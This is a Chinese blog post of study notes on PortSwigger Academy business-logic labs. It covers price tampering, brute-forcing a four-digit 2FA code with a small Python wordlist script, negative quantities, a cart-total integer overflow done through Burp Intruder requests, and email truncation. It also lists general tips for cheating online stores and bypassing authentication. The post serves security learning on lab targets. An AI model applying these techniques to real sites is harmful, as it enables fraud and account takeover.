PortSwigger Academy | business logic vulnerabilities : 业务逻辑漏洞

原创

sanqiushu-ns 于 2020-11-20 17:49:20 发布 351 收藏 1

分类专栏： PostSwigger Academy 文章标签： python 安全漏洞 pycharm 安全

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/qq_42942594/article/details/108800122
版权

PostSwigger Academy 专栏收录该内容
10 篇文章 1 订阅
订阅专栏
本文地址:https://blog.csdn.net/qq_42942594/article/details/108800122

文章目录

总结

1.过分信任客户端控件

过分信任客户端控件

2FA broken logic 双因子认证

2. 未能处理非常规输入

高级逻辑缺陷 (输入可以为负数)

低级的逻辑缺陷

特殊的输入的处理不一致

3.对用户行为做出有缺陷的假设

值得信任的用户并不总是值得信任的

安全控制不一致

用户不会总是提供强制输入

多用途功能的弱隔离

重置密码漏洞

用户并不总是遵循预期的顺序

2FA跳过

工作流验证不足

通过有缺陷的机制绕过身份验证

4.特定领域的缺陷

有缺陷的业务规则

无限货币逻辑缺陷

5.提供加密Oracle ？

通过加密Oracle的身份验证绕过？

总结

1. 服务器端过于信任客服端回传的数据:例如回传的订单金额(可能是任何数据)
2. 功能点分步进行,某些步骤可能没有进行身份认证,而是靠xxxid,xxxname来进行标示,且功能点分步进行时,某些步骤可以跳过或绕过.
3. 无法有效限制用户传入的数值范围:例如1.负值,2.随意值,3.过大的订单数量导致溢出$9999x999999999=-$1 ,总价变为-$1然后买个+$10块钱的东西, 总共付$9买到商品
4. 超长截断: 注册admin[无数个空格]1/password (SQL约束攻击), 还有本实验的邮箱截断(特殊的输入的处理不一致).
5. 改凭证却没有验证凭证(邮箱, 手机号…)
6. 请求中的参数的有无可能会影响程序的逻辑(比如删除验证码的键和值),GET,POST,cookie都可能存在问题. 有user=xxx这样类似的参数改它就完了.
7. 在重置过程中只是简单的使用用户名或id作为身份鉴别
8. 重放一些重要的数据包,比如确认购买(用上次钱够的包重放,可能会触发一些不一样的逻辑)
9. 交替使用某些不能重复使用的东西.
10. 有的网站可能有礼品卡这种东西,花$10买兑换码,再兑换$10, 而我们可能会用打折等功能来薅羊毛.
11. 如果有的网站使用的是块加密???(反正是弱加密之类的, 唉,学的都忘完了,反正是那种前一部分和后一部分没关系的那种加密,不能防止篡改的那种, 我依稀记得我学过什么DES,3DES等等,唉,忘完了),如果是若加密,我们能控制明文和密文,那么,就可以伪造一些东西了.

例子:

1.过分信任客户端控件


过分信任客户端控件

一个有缺陷的假设是，用户将仅通过提供的Web界面与应用程序进行交互。 这特别危险，因为它导致进一步的假设，即客户端验证将阻止用户提供恶意输入。 但是，攻击者可以简单地使用诸如Burp Proxy之类的工具来篡改数据，这些数据是在浏览器发送完之后，然后再传递到服务器端逻辑中的。 这有效地使客户端控件变得无用。

在不执行适当的完整性检查和服务器端验证的情况下，接受具有实际价值的数据可以使攻击者以相对较少的精力进行各种破坏。他们究竟能实现什么取决于功能以及它对可控数据的处理方式。 在适当的情况下，这种缺陷可能会对与业务相关的功能和网站本身的安全性造成毁灭性的后果。


在给服务器发送数据包的时候,任何数据都可能更改, 在整个业务过程中，都有可能发送这种传参的情况，不一定是只发生在最后支付,(比如这里是添加到购物车的时候),

这里更改传回服务器的价格就行




2FA broken logic 双因子认证

背景: 一个登陆处的双因子认证, 先输入账号密码, 然后去查看邮件, 填入验证码进行登陆.



这里是具体的步骤：




那么第二步，给carlos发送验证码后，如何得到那个验证码呢

1. 尝试验证码是否通用, 使用自己的验证码尝试, 但发现无法通用
2. 尝试爆破

字典:

```
with open('4位数字.txt','w') as f:
 for i in range(9999+1):
  f.write('{:0>4d}'.format(i)+'\n')
```

好在这个系统不验证csrf, 这里不知道为什么线程不能太高, 我一开始设置30,结果302那个就没出来,几千过后就直接400了, 然后我设置了线程是20.



2. 未能处理非常规输入

高级逻辑缺陷 (输入可以为负数)

难道这个不应该是低级逻辑缺陷吗???
以订单为例: 是否一定为数字, 是否有取值范围

1. 数据是否有任何限制？
2. 当您达到这些限制时会发生什么？
3. 是否对您的输入执行任何转换或规范化？

Store credit:
$95.46

Your order is on its way!

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	1
Sprout More Brain Power	$4.54	-294

Total: $2.24

https://blog.csdn.net/qq_42942594

低级的逻辑缺陷

这个才是高级逻辑缺陷好不好
Low-level logic flaw : 整数溢出导致总价变为负数,然后拼出100块以内的数,算数这种事真是太难了.

Store credit:
$100.00

Cart

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	- 32123 + Remove
Giant Grasshopper	$28.05	- 44 + Remove

Coupon:

Apply

Total: $12.24

Place order

https://blog.csdn.net/qq_42942594

这样的包发323个

这样的包发323个

有效负载位置

设置在基本请求中插入有效负载的位置。攻击类型指定如何将有效负载分配给有效负载位置。 - 有关详细信息，请参阅帮助。

攻击类型: 狙击手（Sniper）

```
POST /cart HTTP/1.1
Host: ace81fda1f8ed68f800617e000b6001f.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: https://ace81fda1f8ed68f800617e000b6001f.web-security-academy.net
Connection: close
Referer: https://ace81fda1f8ed68f800617e000b6001f.web-security-academy.net/product?productId=3
Cookie: session=j9rn0guKXLRSU4OeTZegK3624oMinOTi
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1

productId=1&redir=PRODUCT&quantity=99
```

https://blog.csdn.net/qq_42942594

这样的包发一个

发送 | 取消 | < | > | 关注重定向

请求

Raw | 参数 | 头 | Hex

```
POST /cart HTTP/1.1
Host: ace81fda1f8ed68f800617e000b6001f.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: https://ace81fda1f8ed68f800617e000b6001f.web-security-academy.net
Connection: close
Referer: https://ace81fda1f8ed68f800617e000b6001f.web-security-academy.net/product?productId=3
Cookie: session=j9rn0guKXLRSU4OeTZegK3624oMinOTi
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1

productId=1&redir=PRODUCT&quantity=47
```

https://blog.csdn.net/qq_42942594

然后买44个这个

Giant Grasshopper

$28.05

Description:

If you are one of those anti-social people who like to sit in a corner and try not to catch anyone's be annoyingly cheery people who think you must be lonely and gatecrash your tranquility with n

We breed our grasshoppers to an enormously threatening size, and train them to bite using the aren't put off by its peculiarities and insist on chatting 'animal' with you.

The grasshoppers are surprisingly easy to keep. They will keep your home free of bugs and verm taken out on a leash, but with practice, you will find a way to fall in step quite quickly.

This particular breed has an exceptionally long lifespan and can be passed down through the ge so we highly recommend not having any visit your home. Can be housed with other grasshoppe understand the rules of the house.

44

Add to cart

https://blog.csdn.net/qq_42942594

OK


Store credit:
$100.00

Cart

Name	Price	Quantity	
Lightweight "l33t" Leather Jacket	$1337.00	- 32123 +	Remove
Giant Grasshopper	$28.05	- 44 +	Remove

Coupon:

Apply




https://blog.csdn.net/qq_42942594

特殊的输入的处理不一致

`Inconsistent handling of exceptional input`

先注册一个账号




https://blog.csdn.net/qq_42942594

登录进去后常规测试, 啥漏洞也没有


看writeup:

这个靶场漏洞是会截断过长的用户邮箱

路径扫描发现 `/admin` 目录,访问

